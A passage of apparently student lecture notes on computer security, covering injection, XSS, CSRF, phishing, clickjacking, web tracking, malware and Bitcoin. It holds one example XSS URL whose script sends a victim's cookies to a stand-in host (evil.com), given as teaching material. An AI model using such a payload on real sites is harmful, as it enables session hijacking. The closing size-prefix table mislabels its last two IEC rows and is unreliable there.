Prevention: sanitize user input to ensure it does not contain any commands, escape input strings, or special characters. This can be done with *prepared statements*, which separate the parsing of the query from the execution. In practice, should use existing frameworks like Django, which has a query abstraction layer.

XSS – Cross-site scripting attacks
In an XSS attack, the attacker injects a malicious script into a webpage viewed by a victim user. XSS subverts the same-origin policy because it occurs within the same origin. *Stored XSS*: attacker manages to store a malicous script at a benign web server that the server unwittingly sends. Ex: Samy worm on myspace exploited fact that javascript could be embedded in CSS that users could upload.
To prevent, the server should check that input it receives is of the correct type and does not contain scripts. If we need to allow rich-text content from users, we can use *CSP* (Content Security Policy) to disable any inline scripts and scripts from untrusted origins.
Reflected XSS: attacker gets user to click on specially-crafted URL with script in it, and the web service reflects it back. For example, a URL intended to steal cookies may look like

```
http://safebank.com/search?q=<script>window.location=\
 'http://www.evil.com/grab.cgi?'+document.cookie</script>
```

When the legitimate site returns the search results, it may display the search query (a script) that is then executed by the browser as if it was from that site.
To prevent, the server should ensure that the output it generates does not contain embedded scripts other than its own. It should whitelist allowed tags in scripts that can appear on a page as well as use CSP.

CSRF
A Cross-Site Request Forgery (CSRF) attack forces a client to execute unwanted actions on a web application in which they're currently authenticated. For example, suppose a bank funds transfer form involves a request to

```
https://bank.com/transfer?recipient=<user>&amount=<amount>
```

If the user visits a malicious site, it can forge a request to that endpoint (e.g. by user clicking on something or embedding endpoint in image source) because the browser will send the relevant authentication cookie with the request.
Defenses:
- *CSRF token*: a site includes a secret token in the webpage (e.g. hidden field in a form) that all requests from that user must contain. A drawback is that the server needs to maintain a large table associating session ids with tokens.
- *Referer Validation*: check that the HTTP referer header matches that of the expected one. A drawback is that the header can be stripped by the user or by organizations.

Web Authentication
Two-factor authentication uses two of:
- something you know (e.g. password, security question)
- something you have (e.g. phone)
- something you are (e.g. biometrics)

Authentication cookie tokens should only be sent over HTTPS to prevent session hijacking. Sessions IDs should be generated fresh for each session.

In a *phishing* attack, an attacker creates a fake website that appears similar to a real one to trick users into inserting credentials or other sensitive information. The user must carefully check the URL address bar of sites they visit. In *spear fishing*, the attack is targeted to the user to make it seem legit (e.g. email about grades).

UI-based attacks
Clickjacking: tricking a user into clicking on something different from what the user perceives they are clicking on. Recall that the <iframe> tag specifies an embedded page - which is how many social media sharing buttons work. A malicious site can frame a legitimate site and overlay elements on top to get the user to click on unintended things, e.g. "like" button.
Temporal clickjacking: as you click on a button, a button for a sensitive action suddenly appears and you click on it by mistake.
Cursorjacking: decieve a user by using a custom cursor image, where the pointer was displayed with an offset.
Defenses
- User confirmation: The legitimate site can ask for action confirmation in a dialogue box.
- Framebusting: Website includes code on a page that prevents other pages from framing it. However, most modern methods can be defeated.

Miscellaneous

Tracking on the web
When you visit a website, the server learns your IP address (so geolocation), browser capabilities, OS, and what site you were previously on.
Private browsing mode deletes history, passwords, and cookies, but only after exiting the window. So tracking is still done.
With third-party cookies, a website enables a third-party to plant cookies in the browser because they have a business relationship with them. For example, a website might include

```
<img src="http://doubleclick.net/ad.gif"
    width=1 height=1>
```

On the first request, DoubleClick sets an identifier cookie on the browser. From then on, DoubleClick can see all of the user's activity involving their websites.
With Google analytics, any web site can (anonymously) register with Google to monitor their site to gather a huge amount of user information and behavioral data.
Tracking forms the core of how Internet advertising works, and without it we'd have to pay for content up front.
There are browser options to block all known analytics trackers, but the caveat is that this often breaks website functionality.

Malware
A *virus* is a type of malware that propagates by inserting a copy of itself into and becoming part of another program.
Worms are similar to viruses, but are standalone software and do not require a host program or human help to propagate.

The 2003 SQL Slammer worm caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic. It exploited a buffer overflow bug in Microsoft's SQL Server (port 1434) product to give control to the worm; it then randomly generated IP addresses and sent a copy of itself to port 1434.

A *rootkit* enables access to a computer or areas of its software that is not otherwise allowed and often masks its existence.
A *botnet* is a network of autonomous programs controlled by a remote attacker and acting on instructions from the attacker. The machine owners are usually unaware they have been compromised. Botnet activity is usually obvious, but detection is evaded with encryption and P2P.

Bitcoin
Background info: A *proof of work* system deters abuse by requiring some kind of work (i.e. processing time) to be performed by the service requester. It should be quickly verifiable and not pre-computable.
Bitcoin is a cryptocurrency with the core ideal of avoiding trust in institutions. Its protocol is built on a *blockchain*, which is a distributed, continuously growing linked list of records (called blocks) for use as a public transaction ledger.
How it works: Everyone has a cryptographic identitity consisting of a public key PK and secret key SK. Each block includes a hash of the previous block, a timestamp, a transaction T of the form

$$(\mathrm{PK}_A \to \mathrm{PK}_B : \text{amount } x; \text{list of previous transactions } L),$$

and a signature on the transaction $\mathrm{SK}_A(T)$. The transaction is checked by verifying the signature and checking that the sender had at least x bitcoins: let y be the total output of the sender from the transactions in L. y must be at least x, and all future transactions using money from any of the transactions in L did not spend more than $y - x$.
When someone wants to create a new transaction, they broadcast the transaction to everyone. Every node checks the transaction and a miner includes it in the list L of the next appended block.
Before adding to the blockchain, a miner must first solve a proof-of-work: the hash of the new block, which includes the hash of the blocks so far, must start with k zero bits. This will take 2^k hash computations on average, done by incrementing a random number field of the block (note that the difficulty can be adjusted as needed by changing k). Mining is rewarded by receiving a free coin and a service fee on all the transactions included in the block.
Consensus is achieved by "longest chain wins". This ensures that once we observe a valid state of the ledger, transactions that have certain age can not be negated, because producing a longer ledger requires faster mining than the aggregate mining power of everyone else in the world.
The idea of blockchain has implications for a variety of applications, not just cryptocurrency.

Size prefixes

Value	Metric	Value	IEC
10^3	kB kilobyte	2^{10}	KiB kibibyte
10^6	MB megabyte	2^{20}	MiB mebibyte
10^9	GB gigabyte	2^{30}	GiB gibibyte
10^{12}	TB terabyte	2^{40}	TiB tebibyte
10^{15}	PB petabyte	2^{50}	EiB pebibyte
10^{18}	EB exabyte	2^{60}	PiB exibyte